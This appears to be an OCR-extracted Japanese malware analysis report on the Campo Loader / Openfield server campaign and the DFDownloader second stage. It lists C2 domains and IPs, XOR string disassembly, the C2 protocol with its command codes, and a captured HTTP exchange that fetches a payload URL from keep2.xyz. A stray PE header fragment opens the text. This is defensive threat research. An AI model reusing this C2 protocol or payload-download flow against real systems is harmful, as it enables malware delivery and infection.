MZ.....................@.....................................  .!..L.!This
program cannot be run in DOS mode.
```

図

16 レスポンスの例2

なお、Openfieldサーバに関しても「5 リンク先のサーバの特徴」と同様にBlackTDSを用いたアンチボットが設定されている可能性があります。このため、BlackTDSサービスによってリサーチャの調査活動が妨害され、YahooやGNU等の正規のサイトへリダイレクトが行われる可能性があります。

レスポンスとしてCampo Loaderに通知するURLは、以下の2種類のケースがあります。

- 同サーバの別ディレクトリ（/uploads/files/配下など）を示すURL
- 他のOpenfieldサーバのURL

なお、過去の日本向けのキャンペーンや海外向けのキャンペーンでは、侵害済みの正規サーバにマルウェアを配置したと考えられる事例も確認しています。

IPアドレスとドメイン名の特徴

通信先のURLには、IPアドレスとドメイン名が使用されたことがありますが、最近はドメイン名を使用する傾向があります。ドメイン名は、Namecheap社のサービスで登録されており、「単語＋数字＋xyzドメイン」という規則性があります。また、ドメイン名に紐づくIPアドレスのレンジは、176.111.174.0/24であることも調査より判明しています（表1）。

表1 Openfieldに使用されたドメイン名とIPアドレスの例

対象	ドメイン名	IPアドレス
海外	bfdnews[.]xyz	176.111.174[.]72
海外	groupeu[.]xyz	176.111.174[.]72
海外	allcafe[.]xyz	176.111.174[.]72
海外	gainme[.]xyz	176.111.174[.]53


日本	ship4[.]xyz	176.111.174[.]53
日本	gopigs[.]xyz	176.111.174[.]53
海外	beauty1[.]xyz	176.111.174[.]53
海外	about2[.]xyz	176.111.174[.]57
日本	board3[.]xyz	176.111.174[.]57
日本	cake3[.]xyz	176.111.174[.]58
日本	dance4[.]xyz	176.111.174[.]61
海外	hall4[.]xyz	176.111.174[.]62
海外	keep2[.]xyz	176.111.174[.]62
海外	lie3[.]xyz	176.111.174[.]59
海外	out2[.]xyz	176.111.174[.]60
海外	noise1[.]xyz	176.111.174[.]60

Openfieldサーバの由来と機能

「Openfield」は、このサーバを識別するために、海外のセキュリティリサーチャチーム Cryptolaemus Team（@Cryptolaemus1）が名付けた名称です。


> #Trickbot gtag mon88 https://t.co/D3U5S10zJQ
> This /campo/x/x actor is some sort of distro as a service group that loves to do these 1 or 2 letter subdirectories like that. We have started to call them #openfield or #campoloader because they always have the same structure.
>
> — Cryptolaemus (@Cryptolaemus1) 2021年2月27日

Webサーバのディレクトリリスティング機能が有効になっており、コンテンツの一覧を見ることができる状態（一般的に”open directory”と呼ばれる）であったことが由来と考えられます。我々の調査でも、Openfieldサーバのコンテンツの一覧を見られる状態であったことを確認しています。ただし、この設定は現在は修正されています。



図

17 Openfieldサーバ（当時）のディレクトリリスト
また、Openfieldサーバには、ログインパネルも存在しています。図17（左）に示す通り、ディレクトリに「smtp」「mails」といった名称が使用されていることから、Openfieldサーバはメールの送信に関連した機能を持つ可能性があります。



図

18 Openfieldサーバのログインパネル

DFDownloader マルウェアの特徴

DFDownloaderは、Campo Loaderによってダウンロード・実行される、2段階目のマルウェアです。このマルウェアはダウンローダであり、次の段階のマルウェアをダウンロードして実行する役割を担っています。ダウンロード・実行のほかにも永続化や自身を更新する機能などを備えており、Campo Loaderよりも機能が豊富です。また、DFDownloaderには、バ

ージョン情報が埋め込まれており、頻繁にバージョンアップが行われていることから、今後も継続して使用されるものと予想されます。以降では、DFDownloaderの動作について解説します。

後述しますが、海外の事例ではDFDownloaderを使用しないケースも確認されています。

アンチサンドボックス機能

DFDownloaderには、アンチサンドボックス機能があります。DFDownloaderは最初にシステムのメモリ総量をチェックし、4GiBに満たない場合はプロセスを終了します。また、sleep関数が複数存在しており、これら妨害機能によって、サンドボックス環境での実行で正確な結果を得られない可能性があります。

図19 メモリチェック

文字列の暗号化


下図の通り、DFDownloaderは使用する文字列をXORで暗号化した状態で保持しています。この文字列には、通信先情報や使用する関数の情報などが含まれています。また、これらの文字列を復号するXORのルーチンは、サーバからのレスポンスを復号する際にも使用されます。

```
push    ebp
mov     ebp, esp
sub     esp, 18h
push    15h             ; int
push    offset String   ; "VM9C247W6JCNPPY7IY4UI"
push    offset a2TZs9e8RWl3 ; "2\"T\"[ZS9E8&=?</R;wL,3"
call    sub_433940
add     esp, 0Ch
mov     ecx, 4
imul    edx, ecx, 0
mov     dword_436180[edx], eax
push    11h             ; int
push    offset aUjvbkmlfrzkzb9 ; "UJVBKMLFRZKZB928F"
push    offset unk_434094 ; int
call    sub_433940
add     esp, 0Ch
mov     ecx, 4
shl     ecx, 0
mov     dword_436180[ecx], eax
push    13h             ; int
push    offset aVtbslmitz9p4gb ; "VTBSLMITZ9P4GB2WHAC"
push    offset a221O9wUy089 ; "2;/2%#:1(O9W.,Uy089"
call    sub_433940
add     esp, 0Ch
mov     edx, 4
shl     edx, 1
mov     dword_436180[edx], eax
push    10h             ; int
push    offset aNbsrwqpt2xnp68 ; "NBSRWQPT2XNP68DD"
push    offset unk_4340E4 ; int
call    sub_433940
add     esp, 0Ch
mov     ecx, 4
imul    edx, ecx, 3
mov     dword_436180[edx], eax
push    46h             ; int
```

図20 XOR文字列の例

通信の流れ

DFDownloaderによる通信の流れは下図の通りです。通信先として、通常は4種類のドメイン名を保持しています。DFDownloaderがサーバと通信する際に使用するデータフォーマットは4種類存在します。




図

21 DFDownloaderの通信の流れ

①SYS識別子の通信

DFDownloaderは最初に感染したホストで収集した情報をPOSTメソッドで送信します（下図）。このとき送信される情報はBase64でエンコードされており、識別子などを含んでいることがわかります。



図

22 最初の通信例（SYS識別子）

サーバへ送信される情報の詳細は下表の通りです。これらのリクエストに対し、サーバは通常、HTTPステータスコード「200 OK」のレスポンスを返します。

表2 送信データの詳細

値の例	意味
SYS	識別子
10	OSのメジャーバージョン番号
17763	OSのビルド番号
DESKTOP-AABSVH71760622929	コンピュータ名とボリュームシリアル番号から生成した値

test	ユーザ名
64	OSのビット数
1.28r	DFDownloaderのバージョン
0	0 または 1
7545391	不明

②BIN識別子の通信

2番目にBIN識別子を使用した通信が発生します（下図）。





図23 2番目の通信例（BIN識別子）

ここで、サーバからレスポンスがあった場合、DFDownloaderはレスポンスをXORで復号し、先頭バイトが「MZ」（PEファイルのマジックナンバー）で始まるかチェックします。PEファイルである場合、受信したデータをファイルとして保存します。

その後、作成したファイルのパスを使用して、レジストリに値を登録します（下図）。このレジストリへの登録によって、ユーザが端末にログオンした際にDFDownloaderが実行されるようになります（感染の永続化）。




図

24 レジストリに登録される値の例

なお、我々は当該通信によってDFDownloaderの更新が行われる動作を確認しました。更新が行われる際は、新しくファイルを保存し、レジストリの値を書き換え、古いファイルとディレクトリを削除します。

③PNG識別子の通信

3番目にPNG識別子を使用した通信が発生します。



図

25 3番目の通信例（PNG識別子）

この通信でサーバから受け取った値に応じて、以降の処理が下表の通り分岐します。分岐処理には実装途中と考えられる部分があり、今後のバージョンアップによって機能が追加されると予想されます。

表3 コマンド

値	説明
0x31	後続の通信で取得するファイル（DLLまたはEXE）を保存して実行する。DLLの場合は関数名を指定することができる。
0x32	後続の通信で取得するファイル（DLL）を保存して実行する。この場合、実行後にDFDownloaderのプロセスは終了する。

0x33	未実装。
0x34	未実装。

④BN識別子の通信

最後にBN識別子を使用した通信が発生します（下図）。この通信では、③PNG識別子を使用した通信でサーバから返ってきた値に合わせて、それぞれの分岐で実行するペイロードをサーバから取得します。前述の通り、取得するペイロードはDLLファイルまたはEXEファイルです。




図26 4番目の通信例（BN識別子）

そして、CreateProcessA関数を使用して新しいプロセスを生成します。EXEファイルの場合はそのまま実行し、DLLファイルの場合はrundll32.exeを使用します。

なお、ループ処理があるため、サーバから期待されるレスポンスがない場合でも、③と④の通信が何度も発生します。ただし、通信の間隔は一定ではありません。

その後のペイロードの考察

執筆時点（2021年4月）では、後続のペイロードを確認できていません。しかし、海外では類似事例が報告されており、日本においても今後これらの事例のように感染が進行する可能性があると考えます。また、以前から同攻撃者グループによると考えられる攻撃キャンペーンも確認されており、その内容からも狙いの傾向を推測することが可能です。そこで、ここでは海外事例と過去事例をもとに、最終的に感染すると考えられるマルウェアを考察します。

これまでの類似事例から、その後感染する可能性のあるマルウェアは次の図の通りです。Campo Loaderから、下図の青枠に示すマルウェアに感染する事例があり、DFDownloaderからも同様に感染が進行する可能性があります。




図27 感染フローの考察

このように情報窃取やリモートアクセス、ランサムウェアなど様々な被害が想定されます。あくまで推測であり、上記以外のマルウェアに感染することもあり得る点にご注意ください。

日本における類似事例

日本においては、以前にOpenfieldサーバやCampo Loaderを利用してUrsnifやZloaderへの感染を狙う事例[3]が確認されています。この事例では、メールに添付された悪性の文書ファイルからドロップされたCampo Loaderが、UrsnifやZloaderをダウンロードして実行するという流れでした。そのため、DFDownloaderからUrsnifやZloaderに感染する可能性も考えられます。

> [3] 「2020/10/14(火) 添付ファイル付不審メール「【お振込口座変更のご連絡】」（ZLoader）の調査」, bomb_blog, 2020/10/28
> https://bomccss.hatenablog.jp/entry/2020/10/28/125630

海外における類似事例

海外においても、OpenfieldサーバとCampo Loaderを使用する事例が複数報告されています。これらの事例も、Campo Loaderが他のマルウェアをダウンロードして実行するケースです。

海外の活発なキャンペーンのひとつに「BazarCall」と呼ばれる攻撃キャンペーンがあります。このキャンペーンでは、ユーザがメールに記載の連絡先に電話することで文書ファイルのリンク先に誘導され、実行することで感染に至ります[4]。

このキャンペーンでもCampo Loaderが使用されており、本攻撃キャンペーンと同様に文書ファイルからドロップされたCampo Loaderが実行されOpenfieldサーバへアクセスし、BazarLoaderをダウンロードして実行します（図28）。

```
POST /campo/jl/jl7 HTTP/1.1
Host: keep2.xyz
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Fri, 16 Apr 2021 21:23:43 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=hu9f61oa7harudv56cg20mcm0ur4e8kf; expires=Fri, 16-Apr-2021 23:23:43 GMT;
Max-Age=7200; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 39
Content-Type: text/plain;charset=UTF-8

http://keep2.xyz/uploads/files/suka.exe
```

図28 BazarCall キャンペーンにおけるのBazarLoaderを取得する通信の例
（出典：https://www.malware-traffic-analysis.net/2021/04/16/index2.html）

[4] 「BazarCall malware uses malicious call centers to infect victims」, Bleeping Computer, 2021/3/31
https://www.bleepingcomputer.com/news/security/bazarcall-malware-uses-malicious-call-centers-to-infect-victims/

また、他の事例として、古いタイプのCampo LoaderからTrickbotやPhobos Ransomwareに感染した事例の報告があります。2020年9月～10月頃の事例ですが、現在も活動を続けるマルウェアですので注意が必要です。

- [5]「Deep Analysis – The EKING Variant of Phobos Ransomware」, Fortinet, 2020/10/13
https://www.fortinet.com/blog/threat-research/deep-analysis-the-eking-variant-of-phobos-ransomware
- [6] 「TRICKBOT AND EMOTET DELIVERY THROUGH WORD MACRO」, Morphisec, 2020/9/16
https://blog.morphisec.com/trickbot-emotet-delivery-through-word-macro

他のキャンペーンとの関連性

調査の過程で判明した他のキャンペーンとの関連性について解説します。

BazarCallとの関連性

4月9日の日本向けの攻撃に使用された文書ファイルを開いた際に表示される偽の入力フォームが、4月15日にSophos社が公開したレポート[7]にて言及されている偽の入力フォームとほぼ一致しています（図29、図30）。

[7]「BazarLoader deploys a pair of novel spam vectors」, Sophos, 2021/04/15
https://news.sophos.com/en-us/2021/04/15/bazarloader/




図29 4月9日の日本向け攻撃キャンペーンで表示される偽の入力フォーム




図30 Sophos社のレポートで言及されている偽の入力フォーム
（出典：https://news.sophos.com/en-us/2021/04/15/bazarloader/）
